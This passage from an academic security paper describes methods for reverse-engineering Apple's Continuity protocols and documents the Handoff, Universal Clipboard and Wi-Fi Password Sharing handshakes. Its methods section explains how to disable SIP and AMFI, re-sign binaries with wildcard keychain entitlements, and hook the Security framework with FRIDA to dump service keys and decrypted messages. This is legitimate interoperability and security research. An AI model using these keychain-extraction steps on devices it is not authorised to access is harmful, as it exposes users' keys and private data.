In this section, we give an overview of Apple's current list of *Continuity* services, the link-layer protocols they rely on, and finally discuss previous security and privacy analyses in this ecosystem.

2.1 Apple's Continuity Services

Apple's current Continuity portfolio [9] consists of twelve different services that we list in Table 1. They are all used to transfer potentially sensitive user data such as clipboard content, phone calls, photos, and passwords. While Apple provides some high-level security descriptions for some of these services [4], the actual protocol designs and implementations remain closed-source. Previous works, so far, have analyzed one service in depth, i. e., AirDrop [11, 44]. Other works have also analyzed the BLE advertisements for several other services [18, 34]. However, the involved upper-layer protocols remain unknown. In this work, we demonstrate our reverse engineering methodology and use it to analyze the protocols involved in three services that have not been scrutinized before. We briefly describe the purpose of the three services.

Service	AWDL	BLE	Wi-Fi
Handoff (HO)	✓	✓	✓
Universal Clipboard (UC)	✓	✓	✓
Phone	✗	✗	✓
SMS	✗	✗	✓*
Instant Hotspot	✗	✓	✗
Auto Unlock	✓	✓	✗
Continuity Camera	✓	✓	✓
AirDrop	✓	✓	✗
Apple Pay	✗	✓	✗
Wi-Fi Password Sharing (PWS)	✗	✓	✗
Sidecar	✓	?	✗
Continuity Markup and Sketch	✓	?	✗

Table 1: Overview of Apple *Continuity* services and used link-layer protocols. Only one requires online iCloud access (✓*). All others communicate via local networks only.

Handoff (HO) HO allows users with multiple Apple devices to switch between devices while staying in the same application context. An example is Apple's Mail app: Users can start typing an email on their iPhone, switch to their Mac, and click an icon in the Mac's dock to continue writing the email. Third-party developers can add similar functionality to their apps via a public API [3].

Universal Clipboard (UC) UC shares clipboard content across nearby devices of one owner. For example, it allows for copying text on a Mac and pasting the content on an iPhone. Apple's UC and HO implementations use the same protocol as described in Section 4.1.

Wi-Fi Password Sharing (PWS) The PWS service allows a *requestor* device to request a password to a Wi-Fi network while it tries to connect to it. A *grantor* device that knows the password can decide whether it wants to share the password with the requestor. As a use-case, it allows us to share one's home Wi-Fi password with a house guest.

2.2 Wireless Link-Layer Protocols

We briefly introduce the two critical link-layer protocols involved in Apple's *Continuity* services, particularly AWDL and BLE. We have compiled the mapping of service to link-layer technologies in Table 1 by monitoring the interfaces (see Section 3) that become active when using each service.

Apple Wireless Direct Link (AWDL) AWDL is a proprietary Wi-Fi-based link-layer protocol that can co-exist with regular Wi-Fi operations. It offers a high-throughput direct connection between neighboring devices and has previously been reverse-engineered [41, 42]. Apple uses AWDL as a message transport for several Continuity services such as UC and HO.

Bluetooth Low Energy (BLE) BLE [15] operates in the same 2.4 GHz band as Wi-Fi. It is designed for small battery-powered devices such as smartwatches and fitness trackers and, thus, is not suitable for large data transfers. The BLE advertisement packets are a broadcast mechanism that can contain arbitrary data. Advertisements are used when devices set up a connection or share their current activity to nearby devices. Apple relies heavily on custom BLE advertisements to announce their Continuity services and bootstrap the various protocols over Wi-Fi or AWDL [18, 34, 44]. Generic Attribute Profile (GATT) is a BLE protocol that is used for discovering services and for communicating with a peer device. A UUID identifies a single service, and each service can contain several *characteristic* values. A client connects to a server device and accesses the characteristics of a service. The client can write data to, read data from, or receive notifications from the characteristics. Apple uses GATT as a message transport, e. g., to exchange Wi-Fi passwords via PWS as explained in Section 4.2.

2.3 Previous Security and Privacy Analyses of Apple's Wireless Ecosystem

Previous works have analyzed part of the Continuity services. Bai et al. [11] have looked at the risks of using insecure multicast DNS (mDNS) service advertisements and show that they can spoof an AirDrop receiver identity to get unauthorized access to personal files. Stute et al. [44] have reverse engineered the complete AWDL and AirDrop protocols and demonstrate several attacks, including user tracking via AWDL hostname announcements, a DoS attack via desynchronization on AWDL, and a MitM attack on AirDrop. Heinrich et al. [23] have discovered that AirDrop leaks contact identifiers and present a new privacy-preserving protocol for mutual authentication. Martin et al. [34] have extensively analyzed the content of the BLE advertisements transmitted for several Continuity services. They found several privacy-compromising issues, including device fingerprinting and long-term device and activity tracking. Celosia and Cunche [18] have extended this work and discovered new ways of tracking BLE devices such as Apple AirPods, as well as demonstrated how to recover a user's email addresses and phone numbers from the PWS BLE advertisements.

Unfortunately, these works provide no or only a limited discussion of the methods applied to receive their results, in particular, the process of reconstructing the frame format and protocol specifications. In Section 3, we provide a structured guide on how to approach this process. Also, the related work has only covered one Continuity service in full depth (i. e., AirDrop) and discussed the BLE advertisements for several others. In Section 4, we analyze the complete protocol stacks of three previously disregarded services.

3 A Hacker's Guide to Apple's Wireless Ecosystem

This section aims to provide a structured way to conduct reverse engineering[1] of Apple wireless protocols while using practical examples from our analysis of *Continuity* services. First, we show useful vantage points. We explain the binary analysis methodology and share our insights on dynamic analysis. Then, we explain how to access the security key material of Apple services and discuss our methodology's applicability to other protocols in Apple's ecosystem. In the end, we present several tools and scripts that we have developed to facilitate reverse engineering. All services that we analyzed in this paper are available on both macOS 10.15 and iOS 13. iOS and macOS share large parts of their code, and since we found macOS to be much more open and accessible than iOS, we used macOS as the platform that we analyzed. Most of the methods presented in this section can be applied to iOS as well. For some of them (e. g., full keychain access), the researcher requires a *jailbroken* iPhone. Since the discovery of a BootROM exploit called checkm8 and the introduction of checkra1n, jailbreaks became widely available and supported all iOS versions [20]. Finally, all vulnerabilities and attacks presented in Section 5 apply to both macOS and iOS. This section is a revised Ph.D. thesis chapter [40, Chapter 4].

3.1 Vantage Points

We approach protocol analysis from different *vantage points* that we depict in Fig. 1. (1) Static *binary* analysis is tough to conduct as each protocol is implemented across multiple components (frameworks and daemons). Therefore, during the initial stages, it is useful to monitor (2) the *system* as a whole to identify core components that can thoroughly be examined subsequently. Also, data transmitted via (3) *network*

[1] We define a *hacker* as a curious individual who wants to understand the technical details of a (potentially proprietary and closed-source) system to achieve interoperability or conduct a security analysis.




Figure 1: Vantage points that we used during our analysis. We provide a simplified view of components and their interactions, such as daemons (), frameworks (), and drivers () that are used by Handoff and Universal Clipboard.

interfaces is easily accessible using monitoring tools and is tremendously useful for dynamic analysis. We found that the ability to retrieve and use (4) *persistent data*, especially from the system's keychain, is essential for building prototypes and, thus, for validating findings. Finally, any available (5) *documentation* (not shown in Fig. 1) such as patents [45, 46] or Apple's platform security white paper [4] can be helpful for an initial assessment and understanding of some design elements of the service. Having those multiple vantage points at hand enables us to gather more information, to change perspective if we get stuck (e. g., when encountering encrypted traffic), and to resume analysis at a later point (e. g., after extracting the decryption keys). We elaborate on the four vantage points in Fig. 1 in the following.

3.2 Binary Analysis

We analyzed many binaries related to the *Continuity* services to find those parts that finally implement the protocol. We first illustrate our selection process and then discuss the two-part Wi-Fi driver, which implements most of the AWDL protocol stack. We focus our analysis on macOS and assume that the architecture is, in principle, similar to that of iOS as the two operating systems (OSs) share a large common codebase [8].

3.2.1 Binary Landscape

Understanding and navigating the binary landscape of macOS is essential to find and relate components of interest.

Frameworks and Daemons Apple excessively uses *frameworks* and *daemons* in its OSs. Consequently, numerous dependencies result in a complex binary selection process.

Frameworks offer an API to their corresponding singleton daemons and can be used by other daemons and processes. Daemons and their respective frameworks typically have a similar name (e. g., *sharingd* and *Sharing*) or share a derived prefix (e. g., *searchpartyd*, *SPFinder*, and *SPOwner*). We list the locations in the file system in the following. */System/Library/Frameworks* contains frameworks with public documentation[2] such as Security. */System/Library/PrivateFrameworks* contains other frameworks such as Sharing. */usr/libexec* and */usr/sbin* contain most daemons such as sharingd. However, some are also shipped in their respective framework. */usr/lib* and */usr/lib/system* contain low-level libraries such as CoreCrypto.

Drivers The Wi-Fi driver is a kernel extension and, therefore, resides in */System/Library/Extensions*. The driver is split up into a generic component (`IO80211Family`) and chip-specific plugins (such as `AirportBrcmNIC`).

3.2.2 Binary Selection

The purpose of the initial selection process is to identify binaries that may contain relevant code and, thus, sets the scope for the analysis project. To start this process, we can use the system's logging facility (see Section 3.3) to identify processes that become active when starting a particular system function (e. g., AirDrop). If we identify at least one daemon process, we can crawl through its dependencies recursively by running `otool -L` to find related frameworks and libraries. We show part of the discovered dependencies and interactions found for HO in Fig. 1.

3.2.3 Interesting Functions and Code Segments

Due to the size of most binaries that we analyzed, such as the `sharingd` daemon, it is infeasible to analyze the entire program. Instead, it makes sense to identify functions of interest, e. g., those that implement frame handling. Fortunately, Apple does not strip symbol names from (most of) their binaries, such that the symbol table provides useful information and, e. g., lists function names including `-[RPConnection _receivedObject:ctx:]` in the Rapport framework. This function handles received messages shared over AWDL after they have been decrypted. Furthermore, debug log statements give hints about the purpose of a code segment inside a function. Therefore, we can search for debugging strings (using `strings`) and their cross-references to find additional details.

3.3 System Logging

The complete protocol operation is difficult to comprehend with binary analysis alone. We complemented our static analysis with a dynamic approach. In this section, we discuss dedicated macOS logging and debugging facilities that helped during our analyses. In particular, we explain the *Console* application. However, previous work [42] has also used the

[2] https://developer.apple.com/documentation

`ioctl` interface, Broadcom's leaked `wl` utility, and Apple's undocumented *CoreCapture* framework to analyze the Wi-Fi driver. The *Console* aggregates all system and application logs since macOS 10.12 and includes debug messages from the kernel. Alternatively, one can use the `log` command-line tool to access the same information.

Filtering for Interesting Output It is possible to filter logging output, e. g., by process or subsystem. The *predicate-based filtering* is described in detail on the man page of `log`. For example, to get information about HO, we can use

```
log stream --predicate "process == \
  'rapportd' OR process == 'useractivityd'"
```

One of our tools, as described in Section 3.6, uses this ability to identify processes and frameworks that log information about a specific system service, like AirDrop.

Increasing Log Level The `--level debug` flag will increase the log verbosity of processes that make use of `os_log`. In addition, some processes log private data such as keys. To enable this, we can set

```
sudo log config --mode "private_data:on"
```

Since macOS 10.15, the command is no longer available, and we need to disable SIP [25].

3.4 Network Interfaces

Monitoring the Wi-Fi and Bluetooth network interfaces are a quick way to gather information about a particular service. For example, we can identify known protocols, whether encryption is used, or determine whether we are dealing with an undocumented protocol. Besides, we can learn the active wireless communication channels, the timings of packet transmissions, generally monitor the dynamics of a protocol. In the following, we discuss those tools that we have found to be particularly useful for this purpose.

3.4.1 Wireshark

Wireshark [49] is an open-source network protocol analyzer and supports many standardized but also proprietary protocols. While Wireshark identifies known protocols from network traces, it is also possible to implement custom dissectors. We found that writing such a custom dissector in parallel to the reverse engineering process serves multiple purposes: (1) We iteratively document and validate our findings. (2) It helps to deduce the semantics of individual fields, e. g., a random nonce would change in every handshake, while a static key or certificate would remain constant (Section 3.5). And (3) it can be used to evaluate experiments such as those in Section 5.4 by exporting time series data via `tshark`.

3.4.2 Bluetooth Explorer and Packet Logger

Apple ships two Bluetooth debugging tools in the *Additional Tools for Xcode* package.[3] The *Bluetooth Explorer* displays nearby BLE devices and their advertisements in real-time. Apple devices excessively use these advertisements to announce the availability of services such as AirDrop [34]. *BTLEmap* [24] implements a dissector for most of these advertisements. *PacketLogger*, on the other hand, creates network traces for Bluetooth HCI commands and, therefore, provides some of the functionality of *InternalBlue* [33]. Wireshark supports PacketLogger-recorded `.pklg` files, which allow for convenient analysis of Bluetooth traces.

3.4.3 Machine-in-the-Middle Proxy

Encrypted traffic can prohibit us from examining the interesting parts of the protocols. While we could instrument the daemon process and extract packets before transmission (which requires identifying functions that perform those operations), it can be easier to employ MitM proxy tools to open the end-to-end encryption, e. g., for HTTPS [19]. Unfortunately, a MitM proxy is not always successful in intercepting a connection with self-signed certificates, e. g., when certificate pinning is used, so it can be helpful to extract private keys and certificates from the system's keychain.

3.4.4 Custom Prototypes

In an advanced stage of the process, we have collected sufficient information to re-implement (part of) the protocol and, thus, can interact with the target devices actively. In particular, a custom prototype enables us (1) to validate our findings' correctness, e. g., if other devices start interacting with our prototype, we can conclude that the frame format is correct, (2) to find out more details about the protocol, e. g., we could determine which protocol fields mandatory or optional, and (3) to conduct protocol fuzzing as part of the security analysis, e. g., we found parsing-related vulnerabilities in PWS. We list the links to our prototypes the "Availability" section at the end of this paper.

3.5 Keychains

Access to private keys and other secure data used by a particular service or protocol is highly useful in making educated assumptions about what security mechanisms might be employed. Also, extracting key material is essential to build and test prototypes that prove or disprove working hypotheses, e. g., verifying the requirements for an authenticated PWS connection.

[3] https://developer.apple.com/download/more/?=additional%20tools%20xcode

3.5.1 macOS Keychains

In macOS 10.15, there are two types of keychains known as *login* and *iCloud* keychain, respectively. The former is only stored locally on the computer. The iCloud keychain was first introduced in iOS and has since been ported to macOS as well. This keychain provides more features such as protection classes, optional synchronization between devices, and improved access control [4]. As Apple has moved more keychain items from the *login* keychain to the *iCloud* keychain, we believe that Apple will merge them in the future. The *Keychain Access* application is a GUI for displaying and working with either keychain. However, we have found that not all keychain items (e. g., those used by some system services) are displayed.

3.5.2 Security Framework

Fortunately, Apple provides a documented API for accessing keychains via the *Security* framework, which additionally is open-source.[4] For our purposes, the `SecItemCopyMatching` function[5] is particularly interesting as it allows retrieving items such as keys from the keychain. The function requires some query parameters to narrow down the items it should return. To get the relevant query parameters of a target program, we can either statically analyze the binary by searching for references to `SecItemCopyMatching` or monitor the process and extract the parameters at runtime using a debugger. In the case of PWS, the query consists of three keys: `kSecClass`, `kSecReturnRef`, and `kSecValuePersistentRef`. The value of the latter is a serialized object containing all information required to locate a particular item in the keychain.

3.5.3 Accessing Keys of Apple Services

As a security measure, programs not signed by Apple will not get any results even when using the correct query parameters as Apple uses code signing to implement access control to keychain items. To circumvent this measure, we (1) need to set the correct `keychain-access-group` entitlement (`com.apple.rapport` in case of HO or simply the `*` wildcard) during code signing and (2) disable Apple Mobile File Integrity (AMFI), which prevents program with restricted entitlements from starting by setting the following as a boot argument:[6] `amfi_get_out_of_my_way=1`. An automated solution to this is introduced in Section 3.6.

[4] https://opensource.apple.com/source/Security/

[5] https://developer.apple.com/documentation/security/1398306-secitemcopymatching

[6] https://www.theiphonewiki.com/wiki/AppleMobileFileIntegrity

3.6 Automated Reverse Engineering Toolkit

Automated reverse engineering for generic protocols is a hard problem. However, we have identified several possibilities for automating parts of the process on Apple's platforms to make our work more sustainable. We release a toolkit that covers all vantage points mentioned in this section with the publication of the paper (see the "Availability" section at the end of this paper). In particular, the toolkit allows to (1) discover interesting daemons/frameworks and functions based on a keyword, (2) extract the plaintext messages used by `rapportd` that are exchanged by Continuity services, and (3) print any secrets stored in the system keychain that are used by a particular daemon. We elaborate on the individual tools in the following.

3.6.1 Identifying Interesting Binaries

Our toolkit contains a Python script that scans system log messages (Section 3.3) for specified keywords and lists the emitting daemons, frameworks, and subsystems. The tool can then search those binaries and their dependencies (frameworks and libraries) recursively for the same or additional strings and symbols. Finally, the user receives an initial candidate list of binaries and functions to analyze further.

3.6.2 Extracting Plaintext Continuity Messages

Our analysis has shown that many Continuity services use a secure transport service offered by `rapportd`. In analogy to an HTTP MitM proxy, our toolkit allows us to extract exchanged plaintext messages before they are encrypted (outgoing) and after they are decrypted (incoming). Internally, the tool attaches the `lldb` debugger to `rapportd` and uses breakpoints at the respective send and receive functions to print all exchanged messages.

3.6.3 Printing Keychain Items

Continuity services use different security mechanisms to protect their communication, such as TLS in AirDrop or the custom encryption described in Section 4.1.4, which all require one or more secret inputs, such as private keys, certificates, or tokens. Our toolkit provides a way to automatically identify and extract these inputs to facilitate building custom prototypes and, thus, automating the method described in Section 3.5.3. The tool is based on the FRIDA framework [38] to inject code into the *Security* framework to log secrets any time a specific process accesses the keychain.

4 Continuity Protocols

In this section, we present the protocols involved in offering three Continuity services, i. e., Handoff (HO) and Universal Clipboard (UC) in Section 4.1, and Wi-Fi Password Sharing (PWS) in Section 4.2. In particular, we present the operational details of the protocols that we gathered using the methodology in Section 3.

4.1 Handoff and Universal Clipboard

We analyze the protocols involved in the HO and UC services. HO allows a user to continue their current activity in an application on another of their Apple devices. UC allows a user to copy clipboard content (e. g., text) on one device and (seamlessly) paste it on another. For HO or UC, all involved devices have to be logged into the same iCloud account and have Bluetooth and Wi-Fi turned on. We have found that HO's and UC's protocols are identical. In the following, we present the service requirements and the protocols involved in the different phases: (1) the *discovery* phase using BLE advertisements (Section 4.1.2) and mDNS-over-AWDL (Section 4.1.3), (2) the *authentication* phase for deriving a session key (Section 4.1.4), and (3) the *payload transfer* phase that transports the application data (Section 4.1.5). We provide an overview of the entire protocol stack in Fig. 4. In this paper, we discuss the core components of the protocols. The full specification is included in [22].

4.1.1 Requirements

Apple designed HO and UC to work between devices of the same user, i. e., devices that are signed in to the same Apple account. We have found that the iCloud keychain synchronizes the long-term device-specific public keys P^L that can be found under the name *RPIdentity-SameAccountDevice*. These keys are used for an authenticated session key exchange, as shown in Section 4.1.4.

4.1.2 Discovery with BLE

Both HO and UC announce user activities, such as a clipboard copy event, on the host system via BLE advertisements. Receiving devices use the embedded information to, for example, display the icon of the active HO-enabled app in the system dock, as shown in Fig. 2. A click on the icon (HO) or a paste event (UC) triggers the rest of the protocol stack.



Figure 2: iPad dock showing a Handoff icon on the right.




Figure 3: Handoff and Universal Clipboard BLE advertisement payload. Encrypted content is shown in grey.

LSB	Meaning	In A	In B
1	Activity has URL option key		✓
2	Activity contains file provider URL key		✓
3	Activity contains Cloud Docs key		✓
4	Clipboard data available	✓	✓
5	Clipboard version bit		✓
6	Activity auto pull on receivers key		✓

Table 2: Definition of individual status flag bits and whether they are included in status byte A or B (Fig. 3).

The BLE advertisement uses Apple's custom frame structure that has already been described [34] and makes use of manufacturer data to add custom fields. The fields are encoded as TLV8 structures[7] such that a single frame can include multiple fields. Apple uses different field types for its Continuity services. Figure 3 shows the payload of an HO and UC advertisement with type `0x0c`. It contains a plaintext status flag, an IV, an authentication tag, followed by an encrypted payload (shown in grey). Apple uses AES-GCM for encryption and authentication with dedicated BLE encryption key K^{BLE}. For every new advertisement, i. e., new HO or UC activity, the initialization vector (IV) is incremented by one. Upon depleting its IV space (2^{16}), a device triggers a re-keying protocol via the companion link service (Section 4.1.4) to re-new K^{BLE}. The re-keying protocol uses the long-term key P^L for authentication.

The encrypted payload primarily contains an activity type and other status flags. The activity type indicates the application or activity that was triggered and is encoded as a truncated SHA-512 hash of an application-specific string, such as `com.apple.notes.activity.edit-note` for Apple's Note app. Unsupported application activities are ignored. The status B flags are similar to the cleartext status A. Martin et al. [34] discovered that status A is set to `0x08` after the user has copied data on their device. Apparently, Apple has deprecated status A in favor of status B. We found that status B can encode more information, as shown in Table 2. We assume that status A was part of an earlier protocol version, and Apple has kept it for backward compatibility but started

[7] *TLV8* is a type-length-value (TLV) structure where the length field has a length of 8 bits (1 byte).

to encrypt new fields that include more sensitive information (activity type).

To facilitate dynamic analysis of the advertisements, we implemented a macOS application that decrypts and parses all advertisements sent by devices linked to the user's iCloud account (see "Availability" section).

4.1.3 Discovery with mDNS-over-AWDL

The device that broadcasts BLE advertisements can be depicted as a server that can respond to requests from a client device. Upon engaging in an activity, the *client* device that received the *server*'s BLE advertisement enables its AWDL to start service discovery via mDNS and DNS service discovery (DNS-SD), also known as *Bonjour*.

The queried service type is called `_companion-link._tcp.local`. The DNS responses from the server device include an instance name in the pointer (PTR) record, its hostname in the service (SRV) record, IPv6 address (AAAA), and a text (TXT) record. It is noteworthy that Apple implements hostname randomization (similar to medium access control (MAC) address randomization) for the SRV records transmitted via AWDL.

The TXT record is typically used to transfer additional information about the service. The HO TXT record contains the information shown in the following example:

```
rpBA=2E:6D:C1:B7:08:1F,
rpFl=0x800,
rpAD=88d428438a3b,
rpVr=192.1
```

We found that the values `rpBA` and `rpAD` are used to identify if both devices are linked to the same iCloud account and filter out potentially other devices that might respond via the open AWDL interface. In particular, we found that `rpBA` (encoded as a MAC address string) is chosen at random and changes at least every 17 minutes. `rpAD` is an authentication tag generated from the random `rpBA` and the device's Bluetooth Identity Resolving Key (IRK) (used to resolve random BLE addresses [15]) as arguments for a `SipHash` function [10]. Since the IRKs are synced via the iCloud keychain, devices logged into the same iCloud account can try all available IRK in the keychain to find other devices.

4.1.4 Authentication via Pair–Verify

The companion link service, used for HO and UC, implements an authenticated Elliptic-curve Diffie–Hellman (ECDH) key exchange using the long-term keys P^L for mutual authentication. The new session key is used to encrypt follow-up messages. The so-called *Pair–Verify* protocol is based on Apple's Homekit Accessory Protocol (HAP) protocol [6].

The handshake is depicted in Fig. 4. It mainly performs ECDH [28] to exchange a session key K with the ephemeral key pairs (P_s, S_s) and (P_c, S_c). The public keys P_s and P_c are




Figure 4: Handoff and Universal Clipboard protocol overview.

authenticated using Ed25519 [14] signatures that use the long-term server (s) and client (c) key pairs (P_s^L, S_s^L) and (P_c^L, S_c^L) for generation and verification. The verification keys P_s^L and P_c^L are synchronized using the iCloud keychain. Then, both devices derive the server and client keys K_s and K_c from the new session key K by using HKDF [27]. The keys are used to protect the follow-up payload transfer with the ChaCha20-Poly1305 cipher [37]. In Section 4.2, we elaborate on the protocol, including an extension that allows authentication between devices that do not have a pre-shared key P^L.


The message format consists of a TLV24[8] encoding that, in turn, contains an *OPACK* dictionary with a single value under the key `_pd`. The value contains TLV8 structures that encode the individual fields used for the key exchange. OPACK is a proprietary undocumented serialization format, and we publish its specification together with a sample implementation in Python (see "Availability" section).

4.1.5 Payload Transfer

To transfer the actual application payload, i. e., clipboard content (UC) or user activity (HO), the companion link service implements another four-way communication protocol that is protected by ChaCha20-Poly1305 [37] using the K_s and K_c keys from the authentication protocol.

The protocol first exchanges the devices' system information (P1 and P2 in Fig. 4) that includes the device model, e. g., `MacBook11,5`, the device name, and several flags. After-

[8] TLV structure with a 24-bit (3-byte) length field.



(a) Requestor. (b) Grantor.

Figure 5: The password view on a requestor and the password sharing dialog on a grantor.

ward, the client requests and receives the application-specific payload (P3 and P4).

The HO developer API offers the ability to transfer additional data by setting up a direct socket connection from the server application to the client application.[9] If specified by the developer, `sharingd` opens a TLS connection (*Long Payload Transfer* in Fig. 4) and passes the open socket to the requesting application. The TLS connection authenticates both sides by using the same Apple ID certificates and validation records used for AirDrop [44] and PWS (Section 4.2). We have found that the same protocol is also used by UC to transfer clipboard contents that are larger than 10 240 bytes. In that case, UC uses the P3 and P4 messages to bootstrap the TLS connection.

4.2 Wi-Fi Password Sharing

Apple also uses BLE to implement a service called PWS, which enables users to share known Wi-Fi password with guests and friends. This service aims to solve the usual hassle of manually entering the password, which can sometimes be challenging if the password is complex or not at hand.

In the following, we call the device that searches for a Wi-Fi password *requestor* and the device that shares the password *grantor*.

PWS is initiated automatically when the password view (in Fig. 5a) is open after selecting an SSID to connect to. No further user interaction is necessary from the user of the requestor. Surrounding devices are notified about the PWS as long as the password view is open. If a grantor is in range, the password sharing dialog (in Fig. 5b) pops up, asking the user to share the password. If the grantor accepts, it sends the encrypted password to the grantor. Potentiality already entered characters in the password text field are overwritten, the shared password is inserted, and the device automatically tries to connect to the Wi-Fi network.

[9] https://developer.apple.com/documentation/foundation/nsuseractivity/1409195-supportscontinuationstreams




Figure 6: PWS protocol overview.

The PWS protocol consists of four phases that we depict in Fig. 6: (1) the *discovery* phase that uses BLE advertisement to bootstrap the protocol (Section 4.2.3), (2) the *initialization* phase transmits protocol metadata (Section 4.2.4), (3) the *authentication* phase where the requestor proves its identity to the grantor and one symmetrical key is derived (Section 4.2.5), and, finally, (4) the *sharing* phase that transfers the pre-shared key (PSK) for the requested Wi-Fi network (Section 4.2.4). In the following, we first describe the protocol requirements and discuss the basic BLE data transport. We then discuss the four main protocol phases in detail.

4.2.1 Requirements

We believe that Apple aimed to solve the problem of Wi-Fi password sharing with minimal user interaction. Their design has the following requirements [7]: (1) The grantor needs to have the contact information (phone number or email address) of the requestor stored in its address book. (2) The grantor needs to be unlocked. (3) The requestor needs to be signed in with an Apple ID. (4) Both devices need to have Bluetooth enabled.

4.2.2 BLE Data Transport and Frame Format

All messages sent and received are transmitted over BLE using the *value* property of a GATT characteristic. The requestor acts as a GATT server to which the grantor connects to. The grantor sends messages to the requestor by writing to




Figure 7: PWS advertisement frame format.

this GATT characteristic. The characteristic also supports the notify flag, which is used by the requestor to respond. Even though the maximum payload length of the GATT characteristic is set to 512 bytes, the payload is split into packets of 101 bytes at the most. To be able to reassemble the complete payload on the other end, the length of the payload is included in the first 2 bytes of the first packet.

The GATT characteristic supports multiple services. To support this, every payload is wrapped is wrapped in a *SFSession*[10] frame. This frame consists of *service type* and a *frame type*, followed by the actual payload. The service type is constant for a specific service. For example, PWS uses the service type `0x07`. The frame type is used to differentiate between different frames of the same service.

4.2.3 Discovery with BLE Advertisements

The requestor sends out BLE advertisements to inform surrounding devices. The frame format follows the same base structure as for HO/UC in Section 4.1.2 but uses a separate type. Figure 7 shows the frame format for the PWS advertisement with TLV8 type `0x0f`. The payload includes the first 3 bytes of the SHA-256 hash of the owner's Apple ID, email address, phone number, and the SSID for which the requestor requests a password.

Surrounding devices check whether any of their contacts match one of the hashed contact identifiers and whether they have a password for the provided SSID hash. If both checks succeed, the grantor prompts its user with the password sharing dialog (Fig. 5b).

4.2.4 Initialization and Wi-Fi Password Sharing

In the initialization phase, two messages are exchanged; both are OPACK encoded dictionaries. The grantor sends the first packet (PWS1) that contains an unused random 4-byte session ID and a protocol version. The requestor responds (PWS2) with its protocol version. After receiving the PWS2 message, the grantor starts the authentication phase as described in Section 4.2.5. Once the handshake is complete, both devices have computed the same shared secret, from which, in the final phase, two keys are derived using HKDF [27], one for each direction. These keys are then used to encrypt both messages with ChaCha20-Poly1305 [37]. The encrypted content is in both messages an OPACK encoded dictionary.

[10] We found the name during the binary analysis.

